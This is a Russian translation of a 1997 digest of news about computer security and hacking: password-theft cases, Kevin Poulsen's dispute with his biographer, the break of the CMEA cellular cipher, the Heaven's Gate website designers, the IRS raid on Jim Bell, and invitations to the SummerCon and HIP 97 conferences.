Ряд опрошенных в понедельник компьютерных экспертов подтвердили, что в электронные сети можно проникнуть с помощью специальных программ.

Такие программы внедряются в сеть хакерами и перехватывают вводимые пользователем пароли, которые затем можно извлечь.

Эксперты также отметили, что пароли из обычных английских слов легко поддаются взлому: существуют программы, пытающиеся войти в систему, перебирая слова из английских словарей.

Один из экспертов, г-н А. И. Чоу, 32 года, партнёр компьютерной фирмы, рассказал, что злоумышленники могут даже выдавать себя за системных администраторов и просить конкретного пользователя в сети сменить пароль на предложенный ими. «Когда пользователь меняет пароль, хакер может легко получить доступ к сети с использованием его аккаунта».

Эксперты указали, что данные на интернет-компьютерах можно сделать более защищёнными, если системные администраторы разрешат обновление веб-страниц только в определённые часы или только с компьютеров внутри организации.

Дополнительной мерой защиты могла бы стать генерация случайных паролей с постоянным их обновлением.

---

15. Программист обвиняется во взломе базы данных государственных контрактов Калифорнии

САКРАМЕНТО (17 января 1997 г.) — Программист из района залива Сан-Франциско, арестованный за взлом компьютерной системы государственного Департамента информационных технологий, получил доступ к конфиденциальной информации, касающейся государственных контрактов почти на полмиллиона долларов, следует из судебных документов.

Дэвид Эрнесто Салас из Аламиды, которому грозит четыре года лишения свободы, якобы говорил другим, что получил конфиденциальную переписку между подрядчиком и сотрудниками департамента и намерен использовать её в иске против ведомства, следует из документов, поданных в Верховный суд Сакраменто.

Салас, 34 года, находящийся под залогом в 50 000 долларов, был предъявлен обвинительный акт во вторник в Сакраменто по трём пунктам тяжкого преступления — компьютерного взлома, один из которых включает обвинение в попытке уничтожить компьютерную систему ведомства после того, как взлом был обнаружен.

Несмотря на то что часть данных была утеряна в результате сбоя, а компьютерная система департамента не работала двое суток в сентябре, почти всё восстановлено с помощью резервной системы. Ущерб оценивается примерно в 10 000 долларов.

Инцидент, однако, поставил чиновников департамента в неловкое положение и вызвал серьёзную обеспокоенность, поскольку Департамент информационных технологий курирует компьютерные проекты стоимостью 2,2 миллиарда долларов в масштабах всего государственного управления.

Ведомство было создано в прошлом году после серии проверок и расследований, показавших, что миллионы государственных средств были потрачены впустую в рамках неудавшихся государственных компьютерных проектов.

Кеннет Келлер, адвокат Саласа из Сан-Франциско, ранее заявлял, что его клиент — субподрядчик, нанятый для разработки и установки компьютерной системы ведомства, — в конечном счёте будет оправдан.

Не доступный для комментариев в четверг, Келлер сообщил на прошлой неделе, что Салас имел разрешение на использование компьютера.

Однако, согласно судебным документам, Салас утратил право доступа к компьютеру, когда потерял контракт после конфликта с другим подрядчиком в августе. В период незадолго до 23:00 25 сентября и на следующий день Салас получил доступ к компьютеру ведомства. По сей день неизвестно, что именно он там делал.

Резервный компьютер — неизвестно ли это было Саласу — зафиксировал цепочку изменённых паролей, ведущую на наивысший административный уровень: тем самым Салас получил полный доступ ко всей компьютерной системе.

«Электронные письма (e-mail) относительно государственных служебных контрактов на сумму около 400 000 долларов между (подрядчиком) и DOIT хранились в системе DOIT», — говорится в резюме обстоятельств дела, подготовленном для ареста Саласа.

Специальный агент Фред Адлер Оперативной группы Сакраменто по высокотехнологичным преступлениям, производившей арест Саласа, сообщил в четверг, что расследование продолжается и возможен ещё один арест.

В своём аффидавите для получения ордера на обыск Адлер указал, что 9 сентября Салас сообщил заместителю директора Департамента информационных технологий и главному юрисконсульту Алексис Шаттен, что связался с адвокатом для подачи иска против конкурирующего подрядчика, якобы распространявшего о нём и других субподрядчиках порочащие сведения.

По словам Адлера, свидетели видели, как Салас «выводил на (свой компьютер) привилегированную информацию» и «намекал» другим на то, что располагает конфиденциальными данными о деловых операциях Департамента информационных технологий.

Сотрудники ведомства сообщили следователям, что «в системе содержится многочисленная конфиденциальная переписка по вопросам закупки, установки и обслуживания многомиллионных государственных компьютерных систем». «Знание этой переписки могло бы быть финансово выгодно для фирм, участвующих в этих процессах», — говорится в аффидавите.

Рич Халберг, пресс-секретарь ведомства, отказался комментировать ордер на обыск, опасаясь помешать текущему уголовному преследованию и расследованию.

Тем не менее он уточнил, что компьютерная система ведомства не содержит самих контрактов, хотя в ней может присутствовать переписка, связанная с такими контрактами.

«Мы поступаем правильно, преследуя этого человека, — заявил Халберг. — Слишком часто крупные компании и государственные органы не хотят преследовать хакера, потому что это сложно доказать. Будем надеяться, что этот человек больше не окажется в положении, позволяющем ему снова сделать нечто подобное с каким-либо государственным ведомством».

---

16. [Австралийский телефонист подтасовал радиоконкурс]

Источник: COMTEX Newswire
Дата: 10 декабря 1996 г.

СИДНЕЙ, 11 декабря (UPI) — Сотрудник австралийской телефонной компании, выигравший 50 000 австралийских долларов (около 40 000 долларов США) в телефонном конкурсе радиостанции, обвинён в мошенничестве после предполагаемого взлома телефонной линии. Брайан Рональд Фрэнсис, который, по данным полиции, воспользовался своими профессиональными знаниями, чтобы гарантированно стать десятым позвонившим, предъявлены также обвинения ещё по двум эпизодам, связанным с двумя другими радиоконкурсами, в которых он победил в нынешнем году.

---

17. Хакер оспаривает книгу о «тёмной стороне»

Автор: Simson Garfinkel
Источник: Mercury News (специальный материал)

Кевин Поулсен был одним из самых одарённых «хакеров тёмной стороны», когда-либо фрикавших телефонные звонки.

Более двух лет Поулсен вёл жизнь беглеца в мрачных закоулках лос-анджелесского андеграунда. Он зарабатывал, перепрограммируя компьютеры Pacific Bell в интересах сутенёров и эскорт-агентств, восстанавливая старые телефонные номера и создавая голосовую сеть, связывавшую проституток с клиентами.

А ещё он неплохо наживался, вмешиваясь в работу телефонов лос-анджелесских радиостанций и подтасовывая их конкурсы звонков так, чтобы всегда выигрывать крупные суммы или автомобиль.

Но Поулсен попался и провёл за решёткой более пяти лет.

В 1993 году, находясь в заключении, Поулсен сделал то, что сделал бы любой телефонный фрикер: снял трубку таксофона и принялся звонить за счёт собеседника. Только эти звонки были особенными: они предназначались Джонатану Литтману — журналисту из Милл-Вэлли, только что опубликовавшему статью о преступлениях и похождениях Поулсена и готовившемуся написать о том же книгу.

Поулсен хотел убедиться, что Литтман всё изложит верно. По его мнению, в журнальной статье тот допустил немало ошибок.

Сегодня Поулсен чувствует себя отчасти преданным журналистом, которому открыл полный доступ к информации. Ознакомившись с рукописью книги Литтмана, Поулсен утверждает, что тот исказил правду ради более захватывающей истории.

«Большинство моих претензий к книге Литтмана касаются мелочей, — говорит Поулсен, вышедший на условно-досрочное и живущий в Шерман-Окс, пригороде Лос-Анджелеса. — Крупные события он передал правильно, но затем меняет их смысл, искажая мелкие детали и выдумывая цитаты».

Литтман стоит на своём.

Книга «The Watchman: The Twisted Life and Crimes of Serial Hacker Kevin Poulsen» («Страж: извращённая жизнь и преступления серийного хакера Кевина Поулсена») выходит в следующем месяце в издательстве Little, Brown and Co. Это взгляд изнутри на мир хакера-преступника — один из наиболее детальных из опубликованных на сегодняшний день.

«Он был одним из первых, кто взломал интернет и попался за это», — говорит Литтман, имея в виду арест Поулсена в 1984 году за взлом университетских компьютеров в ARPAnet — предшественнике сегодняшнего интернета.

«Решили не преследовать его, потому что ему было 17» лет на момент ареста, рассказывает Литтман. Вместо этого Поулсен был принят на работу к подрядчику оборонной промышленности в Кремниевой долине. «Это была мечта каждого хакера — совершить преступление и вместо тюрьмы получить работу в ведущем аналитическом центре и оборонном подрядчике», — говорит Литтман.

Однако вскоре Поулсен вернулся к старому — и с удвоенной силой, следует из книги. Он начал физически проникать в офисы Pacific Bell, похищая руководства и записывая пароли. Большую часть добытого он хранил в арендованном складском боксе. Но справляться с финансами Поулсен не умел и задолжал за аренду. Когда компания вскрыла его замок, тайник был обнаружен и устроена ловушка. Пока ФБР сжимало кольцо, Поулсен покинул город — превратившись в беглеца.

Признание вины

Его поймали 21 июня 1991 года, и он провёл почти три года в предварительном заключении. 14 июня 1994 года в федеральном суде Южной Калифорнии он признал себя виновным по семи пунктам: компьютерное мошенничество, перехват проводной связи, почтовое мошенничество, отмывание денег и воспрепятствование правосудию. Затем его перевели в Северную Калифорнию, где ему предъявили обвинение в шпионаже — на основании хранения материалов, которые правительство признало секретными. Он признал вину в мошенничестве, хранении несанкционированных средств доступа и мошенническом использовании номера социального страхования и был освобождён 4 июня прошлого года.

«The Watchman» — вторая книга Литтмана о хакерском андеграунде. Его первая книга, «The Fugitive Game», была посвящена похождениям хакера Кевина Митника, который скрывался и в конечном счёте был пойман экспертом по компьютерной безопасности Цутому Симомурой и

репортёром New York Times Джоном Маркофом. Симомура и Маркоф написали собственную книгу об этой охоте, и оба возразили против версии Литтмана.

Поулсена, по всей видимости, больше всего задевает подтекст названия новой книги — намёк на то, что он был одержим слежкой и в основном действовал в одиночку.

Только два прослушивания

В книге Литтман описывает Поулсена подслушивающим десятки разговоров — он якобы прослушивает даже телефоны людей, пытающихся продать подержанные вещи через газетные объявления, чтобы проверить честность цен.

Поулсен настаивает, что прослушивал телефоны лишь двух человек: другого хакера, являвшегося одновременно информатором ФБР, и своей школьной подруги.

«Он также утверждает, что я одержимо следил за деталями каждого свидания эскорта, включая подробности о клиентах, — говорит Поулсен среди прочих претензий. — Он это выдумал. Целиком выдумал».

Литтман отрицает, что придумывал цитаты, и настаивает на том, что всё описанное в книге было рассказано ему кем-то из участников событий.

«Я написал книгу об очень запутанной истории, в которой участвуют противоречивые люди, по-разному воспринимающие произошедшее, — говорит Литтман. — Я сделал всё возможное, чтобы взглянуть на них объективно. Кто-то другой мог бы увидеть их иначе, а сами участники, очевидно, имеют субъективный взгляд. Моя точка зрения отражена в книге».

Поулсен, однако, полагает, что исходная предпосылка Литтмана в корне ошибочна. «У Джона была проблема при написании этой книги, — говорит он. — Он хотел подать её как историю о замкнутом одиночке-хакере-сталкере. Проблема в том, что у меня было пятеро соподсудимых, а изображать кого-то как неприкаянного одиночку, когда рядом ещё пятеро всё и устраивают, — задача не из лёгких».

Не одиночка

Рон Остин, друг Поулсена и соучастник, согласен. «Литтману, видимо, нужно написать интересную книгу, — говорит он. — Роль многих людей в ней преуменьшена, но, думаю, это потому, что книга — о Кевине. Моя роль занижена». Остин также отметил, что роль Джастина Петерсена — хард-рокового хакера и соучастника — тоже недооценена.

Остин, также находящийся на условно-досрочном, выразил обеспокоенность тем, что полемика вокруг изображения Поулсена у Литтмана может затмить более важные вопросы, поднятые в книге: масштабная прослушка зарубежных консульств в районе Сан-Франциско со стороны ФБР; очевидное привлечение ФБР информатора для совершения незаконных действий в интересах агентства; и то, что ФБР, по всей видимости, смогло расшифровать файлы на компьютере Поулсена, зашифрованные с помощью правительственного стандарта шифрования данных (DES) — популярного алгоритма кодирования.

Лос-анджелесский офис ФБР отказался комментировать дело Поулсена. Представитель вашингтонского офиса ФБР заявил: «Обычно мы не комментируем книги, пока не ознакомимся с ними».

Условием сделки о признании вины является запрет для Поулсена обсуждать прослушку ФБР.

Литтман сказал, что ему «повезло как писателю — провести некоторое время с Поулсеном и другими персонажами истории».

«Одна из отличительных черт Поулсена — у него была очень развитая этическая система, которой он придерживался, — говорит Литтман. — Его обстоятельства и люди, с которыми он общался, ставили её под сомнение. Мне было очень интересно наблюдать, как он примирял эту старинную

хакерскую этику с меняющимся миром».

Взломщики сотовых шифров обвиняют процедуру стандартизации

Источник: TR Wireless News (Copyright 1997 BRP Publications, Inc.)
Дата: 3 апреля 1997 г.

Учёные-компьютерщики заявили о взломе отраслевого стандарта шифрования переговоров по сотовой связи, назвав своё открытие «ударом по американской индустрии сотовой телефонии». В числе взломщиков — Брюс Шнайер из Counterpane Systems (консалтинговая фирма в Миннеаполисе) и аспирант Дэвид Вагнер из Калифорнийского университета в Беркли.

Они раскритиковали процедуру принятия технических стандартов беспроводной отрасли за закрепление, по их мнению, слабого стандарта и атаковали правительство за «связывание рук развивающимся технологиям сотовой безопасности». Публикация их заявления и научной статьи была приурочена к слушаниям в Конгрессе по вопросам политики в области шифрования.

В пресс-релизе исследователей говорится, что система цифровой сотовой связи использует шифрование для «защиты голосовых переговоров». Их статья «Криптоанализ алгоритма шифрования сотовых сообщений (CMEA)» касается нажатий клавиш на телефоне, но не голосовых разговоров. Шнайер сообщил TR Wireless News, что стандарт шифрования голоса для цифровой сотовой связи «настолько невероятно уязвим» для дешифровки, что «не заслуживает описания». Базовый код голосового стандарта был взломан ещё «армией Севера в годы Гражданской войны», добавил он.

Исследователи не ставили под сомнение ни процедуру «аутентификации» абонентов, ни антимошеннические меры «снятия отпечатков пальцев», ныне распространённые в сотовой связи. Технологии аутентификации и снятия отпечатков «не затронуты криптографическими результатами, объявленными сегодня», говорится в заявлении Ассоциации телекоммуникационной индустрии сотовой связи.

В научной статье описывается криптографическая «атака» на CMEA. На практике такая атака потребовала бы анализа данных, полученных из записанных звонков, принятых на приёмниках, способных декодировать цифровые сотовые передачи. Подобные приёмники широко недоступны; обычный «сканер» их не принимает.

«В нашем анализе мы не прикасались ни к одному сотовому телефону, и нет никакого коммерческого оборудования, способного принимать цифровые сотовые сигналы. Мы работали исключительно с бумажным стандартом», — сказал Шнайер. На Pentium-компьютере атака заняла «минуты или часы».

Федеральные агентства, в том числе АНБ, проявляли определённую «чувствительность» к криптографической стойкости CMEA и её законному экспорту в рамках действовавшего на тот момент законодательства. Эти опасения привели к тому, что CMEA оказался несколько менее «надёжным», чем алгоритм аутентификации.

Обновление CMEA с учётом озабоченностей, высказанных криптографами, стало «высшим приоритетом» для комитета TR45 на предстоящих заседаниях. Перевод юрисдикции над экспортом шифрования от Государственного департамента к Министерству торговли позволил TIA продвинуться в работе по улучшению CMEA.

Краткие тенденции

Источник: Report on Microsoft (Copyright 1997 Information Access Company)
Дата: 7 апреля 1997 г.

Согласно сообщениям отраслевого издания, в сетевой операционной системе Microsoft Windows NT обнаружена «серьёзная» уязвимость.

Уязвимость может позволить пользователю, подключающемуся удалённо, расшифровать зашифрованную информацию — включая весь реестр паролей корпоративной сети — и отобразить её в виде открытого текста. По сообщению EE Times Online (http://www.eet.com), открытие особенно болезненно для Microsoft, поскольку компания позиционировала NT как более защищённый сетевой сервер по сравнению с альтернативами, в частности Unix. Код для «взлома», обнаружившего уязвимость, написали двое профессиональных специалистов по безопасности.

Код проверен несколькими экспертами и распространяется в интернете через список рассылки, которым пользуются опытные хакеры, интересующиеся безопасностью NT. Этот потенциальный взломщик паролей — третья крупная уязвимость, обнаруженная в NT за последние несколько месяцев, и следует за недавно выявленными дырами в браузере Microsoft Internet Explorer. По мере того как NT и Internet Explorer завоёвывают рынок, хакерское сообщество уделяет всё больше внимания технологиям безопасности программного гиганта.

Чиновники социального страхования настаивают на защищённости данных в интернете

Источник: CNN
Дата: 8 апреля 1997 г.

ВАШИНГТОН (CNN) — Записи о социальном обеспечении, доступные теперь через интернет, представляют минимальную угрозу безопасности для лиц, их запрашивающих, заявили в понедельник официальные лица администрации.

В течение последнего месяца американцы получили возможность получать свою выписку о заработке и прогноз пенсионных выплат (PEBES) в электронном виде. Ранее информацию можно было получить только по почте — это занимало до шести недель и обходилось в миллионы долларов ежегодно на почтовые расходы.

Пресс-секретарь Управления социального страхования Фил Гамбино сообщил, что главный приоритет новой программы — обеспечение конфиденциальности, и в систему встроен ряд средств защиты.

«Информация, передаваемая между запрашивающим и Управлением социального страхования, зашифрована, поэтому при перехвате в пути она не поддаётся расшифровке — выглядит как бессмысленный набор символов», — сказал он.

Аудиторы также способны отследить источник запроса вплоть до конкретного компьютера, с которого он был сделан.

Тем не менее критики, озабоченные правами на неприкосновенность частной жизни, выражают тревогу.

«Как только мошенники начнут эксплуатировать этот сервис для получения чужой информации, у Управления социального страхования возникнут серьёзные проблемы», — заявил Эван Хендрикс, председатель Совета США по защите конфиденциальности в Вашингтоне, в интервью USA Today.

Газета перечислила различные виды возможных злоупотреблений: потенциальные работодатели могут получить историю зарплат соискателей; коллеги — узнать размер заработка друг друга; арендодатели — проверить платёжеспособность арендаторов.

Хотя Гамбино настаивает на том, что для кражи информации потребуются «значительные усилия», даже сама страница PEBES предупреждает: «Мы не можем абсолютно гарантировать, что передаваемая вами информация не будет перехвачена третьими лицами и расшифрована».

Действительно, в январе некий человек взломал алгоритм шифрования, аналогичный применяемому для защиты данных Управления социального страхования. Откликнувшись на вызов компании в сфере компьютерной безопасности, аспирант взломал код за 3,5 часа, задействовав 250 рабочих станций и проверяя 100 миллиардов комбинаций в час для подбора 40-битного электронного ключа. Страница PEBES зашифрована как минимум 40-битным ключом, хотя он может составлять 128 бит и более.

Авторы сайтов связаны с сектой самоубийц

Авторы: Alan Boyle и Paul Chavez
Источник: MSNBC

Члены религиозной общины, погибшие в Ранчо-Санта-Фе, зарабатывали на жизнь созданием корпоративных сайтов и, судя по всему, приурочили своё массовое самоубийство к возвращению кометы Хейла — Боппа.

Группа вела коммерческую деятельность под названием Higher Source Contract Enterprises и создавала различные сайты, в том числе главную страницу San Diego Polo Club в интернете.

Командир Эл Фулмер из офиса шерифа округа Сан-Диего сообщил на пресс-конференции в четверг, что группа также называла себя Heaven's Gate. Сайт с таким названием проводит параллель между кометой Хейла — Боппа, в последний раз посещавшей Землю около 4200 лет назад, и «временем завершения».

Сайт Heaven's Gate в четверг был обнаружен по нескольким адресам, в том числе по одному интернет-адресу в Румынии. Большинство сайтов позднее в тот же день были либо удалены, либо стали недоступны из-за высокого трафика. Кейти Грин, представитель интернет-провайдера Concentric Network из Кремниевой долины (Калифорния), сообщила, что компания обслуживает группу с марта 1995 года.

В одном из разделов сайта Heaven's Gate были изложены убеждения группы: 2000 лет назад член экипажа небесного царства вселился в тело Иисуса. Этот христоподобный посланец подготовил других к переходу в небесное царство.

На сайте говорилось, что миссия группы идентична.

«Я нахожусь в том же положении по отношению к сегодняшнему обществу, в каком находился Тот, кто был в Иисусе тогда», — написал автор сайта. «Моё присутствие здесь сейчас является, по существу, продолжением той последней задачи, как и было обещано тем, кто был учениками 2000 лет назад... Наша единственная цель — предложить дисциплину и прививку, необходимые для этого перехода».

В другом разделе сайта описывались два лидера — мужчина и женщина, которые в начале 1970-х годов «вселились» в два тела, называемых «транспортными средствами».

Группа Heaven's Gate, возможно, является высокотехнологичным воплощением «культа НЛО» 1970-х годов. Между той группой и материалами сайтов Heaven's Gate прослеживается явное

сходство. В новостных сообщениях ранее говорилось, что два лидера так называемого культа НЛО жили в Хьюстоне; также сообщалось, что женщина-лидер скончалась.

Одна страница под названием «Последний шанс покинуть Землю до её переработки» описывала историю и миссию группы. Её автор идентифицировал себя как Do — нота музыкальной гаммы.

Автор заявлял о своей связи с Ti и Do, ставшими известными в 1975 году как «культ НЛО». Он также сообщил, что его партнёрша Ti покинула Землю в 1985 году.

Бизнесмен из Беверли-Хиллз Ник Матзоркис, управляющий сайтом Pre-Madonna, рассказал властям, что теперь является работодателем бывшего члена группы Higher Source. По его словам, члены группы в начале недели отправили этому сотруднику — которого он назвал только Рио — две видеокассеты, в которых описывали своё намерение совершить самоубийство.

Члены Heaven's Gate верили, что настало время сбросить свои «оболочки», чтобы, возможно, встретиться с НЛО, который, как они считали, следовал позади кометы Хейла — Боппа.

Скептики атакуют «человеческих жуков», ползающих по сети

Несколько недель назад американская общественность была поглощена вопросами интернет-порнографии. Верховный суд рассматривал Закон о благопристойности в телекоммуникациях, призванный ограничить непристойность, якобы обрушивающуюся на юных пользователей компьютеров.

Тем временем Маршалл Херфф Эпплуайт и 38 членов культа Heaven's Gate обновляли свой сайт, запасались новыми кроссовками Nike и готовились уйти из жизни.

Политики и духовенство крепко держали монополию на антипорнографическую риторику. Кто же, с другой стороны, противостоял смертоносному массовому помешательству?

Ответ: несколько скептиков и насмешников — и они справились неплохо.

Их посты по-прежнему собираются на форумах Usenet, где последователи культа публиковали пророчества об инопланетном корабле, предположительно следующем за кометой Хейла — Боппа.

«Странно, что высшая форма жизни предпочла бы, чтобы мы, жалкие люди, отправлялись в мир иной в чёрных найках с белым "swoosh"», — иронизирует участник sci.astro — группы в целом здравомыслящих астрономов. «Чем плохи Reebok или Adidas? Не заговор ли это?»

Критика обрушилась и на ведущего синдицированного радиошоу Арта Белла, продвигавшего движение астронавтов-мессий. Прежде он много говорил о злобном правительстве — пока в Оклахома-Сити не взорвалось федеральное здание. В последнее время в его повестке дня тяжелее весят космические корабли.

«Роль Арта в их гибели — это роль лжеца и шарлатана, торговца лженаукой, пропагандиста шарлатанов и их товаров, паразита, сеющего вредоносную чушь», — пишет один из участников.

Проповедник, окружённый охраной в запертом храме, аферист, обирающий последователей в далёкой коммуне, даже инфомерциальный зазывала на радио или телевидении защищены от оппонентов, которые могли бы вразумить их жертв.

Но сколько последователей Джима Джонса удалось бы удержать от поездки в Гайану и его смертоносного варева, если бы двадцать лет назад интернет был более распространён — со всеми его шумными скептиками, парирующими его проповеди?

Джонс унёс с собой более 900 жизней. Эпплуайту удалось убедить лишь 38. Прогресс налицо.

«Считайте это эволюцией в действии. Или, может быть, они оказались правы и теперь находятся на борту материнского корабля. В любом случае на 39 идиотов на планете стало меньше», — пишет ещё один участник. Такой подход не поощряет подражателей.

Скептицизм не ограничивается религиозными темами. В тысячах новостных групп Usenet форумы охватывают политику, общественную жизнь, знакомства и брак, большинство видов искусства и наук, журналистику и международные отношения. В той или иной мере все они являются ареной шумных, порой саркастических и даже нецензурных дискуссий. Участники групп даже патрулируют их от порнографии, нередко энергично вытесняя сексуально ориентированные публикации с той же полемической силой.

Любой желающий может вступить в полемику в soc.couples, alt.fan.rush-limbaugh, alt.politics.clinton, alt.politics.british, alt.history.what-if, rec.arts.movies, sci.military, alt.journalism и других киберперепалках. Там спорят о феминизме, финансировании политических кампаний, насилии на ТВ, противопехотных минах, сексе и нацизме. Есть даже весёлая группа, где регулярно обсуждается вечная тема мирового господства сетей гамбургерных закусочных (она называется alt.nuke.the.usa).

Насмешки и скептицизм? Так и должно быть.

Налоговая служба проводит обыск у шифропанка

Источник: The Netly News Network
Автор: Declan McCullagh (declan@well.com)
Дата: 3 апреля 1997 г.

Первой ошибкой Джима Белла стала публикация эссе, в котором он описывал, как недовольные граждане могут уничтожать агентов федерального правительства с помощью анонимных пулов ставок и цифровой наличности. Второй — уведомление Налоговой службы (IRS) о том, что агентство не имеет законного права облагать его налогами.

Около двадцати вооружённых агентов IRS и других федеральных сотрудников полиции ворвались в дом Белла в штате Вашингтон во вторник утром, разыскивая доказательства того, что эссе Белла «Политика убийств» было претворено в жизнь. Конфискованы три компьютерных системы, два ружья и даже одинокий кабель мыши. Федеральные власти не собирались рисковать: поскольку в многочисленных постах Белла в сети упоминались налоговые инспекторы, к рейду присоединились агенты BATF, ФБР, DEA и местная полиция.

[...]

Обыск стал результатом шестимесячного противостояния между Беллом и IRS, начавшегося в ноябре 1996 года, когда 38-летний инженер-компьютерщик потребовал крупный налоговый возврат и пригрозил созвать собственный «суд общего права», если в нём будет отказано. Это привлекло внимание федеральных властей. (Так же как и действия «Суда общего права округа Малтнома», который, по всей видимости, собрался в январе, чтобы «осудить» агентов IRS и генерального прокурора Джанет Рино за «мошенничество путём обмана».) В феврале агенты IRS изъяли автомобиль Белла 1986 Honda Honda в счёт погашения налоговой задолженности — и обнаружили внутри распечатку его эссе «Политика убийств».

[...]

В итоге именно федеральный магистрат в 9:02 28 марта подписал ордер на обыск по запросу IRS. Джеффри Гордон, инспектор внутренней безопасности IRS, в 10-страничном аффидавите подробно описал, как установил использование Беллом якобы мошеннических номеров

социального страхования; как выяснил, что в 1989 году Белл был задержан за «производство контролируемого вещества»; как обнаружил, что Белл располагал домашними адресами нескольких агентов IRS. Вывод Гордона: Белл планировал «свергнуть правительство». IRS-следователь указывает в аффидавите, что эссе Белла «детализирует незаконную схему Белла, предусматривающую планы убийства агентов IRS и других государственных чиновников... Я полагаю, что Белл начал предпринимать шаги по реализации своего плана "Политики убийств"».

[...]

Конференции по безопасности и хакингу

Летняя конференция по безопасности 1997 года — «SUMMERCON IX.V»

Дата: 31 мая 1997 г.
Место: Атланта, штат Джорджия

Это официальное объявление и открытое приглашение на девятый с половиной съезд по безопасности — Summercon. Когда-то давно Summercon был закрытым хакерским собранием, ежегодно проводившимся в Сент-Луисе, штат Миссури. Начиная с 1995 года SummerCon стал открытым мероприятием для всех желающих: хакеров, фрикеров, пиратов, вирусописателей, системных администраторов, сотрудников правоохранительных органов, борцов за справедливость, нео-хиппи, тайных агентов, учителей, недовольных сотрудников, представителей телекомпаний, журналистов, жителей Нью-Йорка, программистов, любителей теорий заговора, музыкантов, нудистов и всевозможных претендентов.

Этот съезд будет отличаться от предыдущих. Прежде всего, этим летом проходят ещё два крупных кона — Defcon и Beyond HOPE. Если вы хотите послушать хороших технических докладчиков, познакомиться с множеством хакеров и хорошо провести время несколько дней, советую отправиться на один из них или на оба. Информация о DefCon: http://www.defcon.org, о Beyond HOPE: http://www.2600.com.

Так зачем вообще проводить SummerCon? Ну, это традиция, и большинство из тех, с кем я разговаривал, сказали, что его стоит провести в любом случае. Но из-за двух других конов я хочу сделать его просто весёлым уикендом с друзьями в новом городе, а не грандиозным хакерским торжеством. Если хотите чему-то научиться — езжайте на HOPE или Defcon. Если хотите встретить хакеров — езжайте на HOPE или DefCon. Если выбираете только один кон на это лето, это точно должен быть не он. Но если вы уже едете на DefCon и HOPE и вам ещё не жаль одного уикенда, этот съезд — для вас.

Если вы уголовник, анархист, любитель дёргать пожарную сигнализацию или ломать вещи — не приходите; мы вам не рады, и мы вам не понравимся.

Почему 9,5? SummerCon X должен стать грандиозной крупной конференцией по безопасности, но с HOPE в этом году мы решили, что не время для ещё одной. Так что SummerCon X пройдёт в следующем году, а этот будет просто небольшой вечеринкой.

Место проведения

Съезд пройдёт в Атланте, штат Джорджия, но точное место в Атланте ещё не определено. Это предварительный анонс; когда объявление станет официальным, детали будут уточнены.

Как добраться

Летите в международный аэропорт Харцфилд, ищите хакеров.

Информация о конференции

Мы всегда считали, что коны нужны для общения. «Секретная хакерская инфа» никогда по-настоящему не обсуждается публично, так что единственный способ её получить — знакомиться с новыми людьми и брать инициативу в разговоре.

Поэтому официальная часть Summercon пройдёт в один день, а не в два или три, оставив достаточно времени для прогулок по городу, обмена хакерскими приёмами или трэшинга и посещения клубов с прежде виртуальными знакомыми. Кроме того — если не считать возможного выступления Mudge, который наверняка сразит нас крутыми техническими подробностями, — велика вероятность, что остальные доклады окажутся скучными, затянутыми и бессмысленной тратой времени. Не приезжайте на SummerCon учиться — не получится.

Если приезжаете издалека и хотите полного хакерско-туристического опыта, в пятницу 30 мая в 18:00 пройдёт специальная встреча 2600 в фудкорте торгового центра Lenox Mall. Если не знаете, как добраться, — просто спросите: все в Атланте знают.

Официальная конференция состоится в субботу 31 мая 1997 года с 10:00 до 17:00 (с перерывом на обед). Запланированы разнообразные докладчики, дискуссии, демонстрации и другие мероприятия, которые, мы надеемся, позволят всем не скучать; если всё же заскучаете — можно начать выпивать пораньше.

Съёмка на видео и аудиозапись в конференц-зале запрещены. Фотосъёмка в конференц-зале допускается только с предварительного согласия всех фотографируемых. За нарушение этих правил вас попросят покинуть конференцию.

Продажа футболок, дисков, межсетевых экранов, таксофонов и т. д. в конференц-зоне и рядом с ней допускается только с разрешения организаторов, которого вам НЕ дадут. В своём гостиничном номере мы вас от продажи удержать не можем, но из самой конференц-зоны выдворим, а при возможности — добьёмся вашего выселения из отеля за торговлю. Продажа футболок — это то, на чём мы окупаем расходы, поэтому продавать их будем только мы. Хотите торговать футболками — организуйте свой кон.

Стоимость

```
       Secret Service / FBI Rate: $500.00
 Government / Institutional Rate: $ 80.00
        Hacker / Individual Rate: $ 20.00
```

Сотрудники Секретной службы или ФБР, а также все, кто когда-либо предоставлял или предоставляет им информацию или услуги, обязаны платить по тарифу «Секретная служба / ФБР».

Государственные служащие всех уровней, члены и сотрудники любых правоохранительных органов — по тарифу «Государственный / институциональный».

Все остальные — по тарифу «Индивидуальный / хакерский».

Предварительной регистрации не будет. Регистрация начинается в 10:00 в день конференции и продолжается до исчерпания мест. Поскольку это вполне вероятно, просыпаться лучше вовремя.

К оплате принимаются только наличные (для агентов Секретной службы — мелкими купюрами). Никаких чеков, векселей, иностранной валюты и прочего.

Контакты

E-mail: scon@2600.com

Hacking In Progress

Дата: 8–10 августа 1997 г.
Место: Близ Алмере, Нидерланды
Сайт: http://www.hip97.nl/
Email: info@hip97.nl

Добро пожаловать в список рассылки HIP. Нас больше не одно! Более 1600 человек подписались на эту рассылку.

Что такое HIP?

HIP — это место для хакеров, художников, активистов и многих других, чтобы создавать сети — в социальном и электронном смысле слова. HIP — мероприятие «сделай сам». Организаторы обеспечат инфраструктуру: большие палатки, душевые, туалеты, большое количество надёжного электропитания и сетевого подключения. Будет организован базовый набор семинаров и лекций, посвящённых главным образом социальным и политическим аспектам информационных технологий, безопасности, интернета, доступа к технологиям, новых разработок, криптографии и других «хакерских» тем. Предложения по другим направлениям приветствуются.

В настоящее время ведётся работа по организации дискуссий и семинаров о безопасности смарт-карт, атаках TEMPEST, угрозе спама, виртуальных сообществах, криптографии и законодательстве (доверенные третьи стороны и восстановление ключей), эксперименте с телеприсутствием, активизме в сети и многом другом.

Мероприятие «сделай сам»

Чтобы всё наладить по прибытии на место, нам абсолютно необходима ваша помощь. HIPcamp откроется 5 августа — за три дня до начала HIP. Если вы решите присоединиться так рано, будьте готовы к довольно спартанским условиям. Если вас это не смущает — или именно в этом весь смак, — помогайте строить HIPnet и другие объекты.

Нам также срочно нужно, чтобы вы уже сейчас подумали, что вы хотели бы видеть и делать на HIP. Как и на «Hacking at the End of the Universe» в 1993 году, нам нужны люди с идеями для организации своего небольшого кусочка HIP и с организаторским талантом.

Один из проверенных рецептов успеха:

• Заранее СОБЕРИТЕ группу друзей; договоритесь о том, как добраться, если вы далеко.
• ПОДУМАЙТЕ: есть ли что-то, что вы и ваши друзья хотели бы показать другим, обсудить или сделать там?
• Если да — РАССКАЖИТЕ нам об этом, чтобы мы могли скоординировать усилия, помочь или объявить.
• Возможно, КУПИТЕ недорогую большую армейскую палатку.
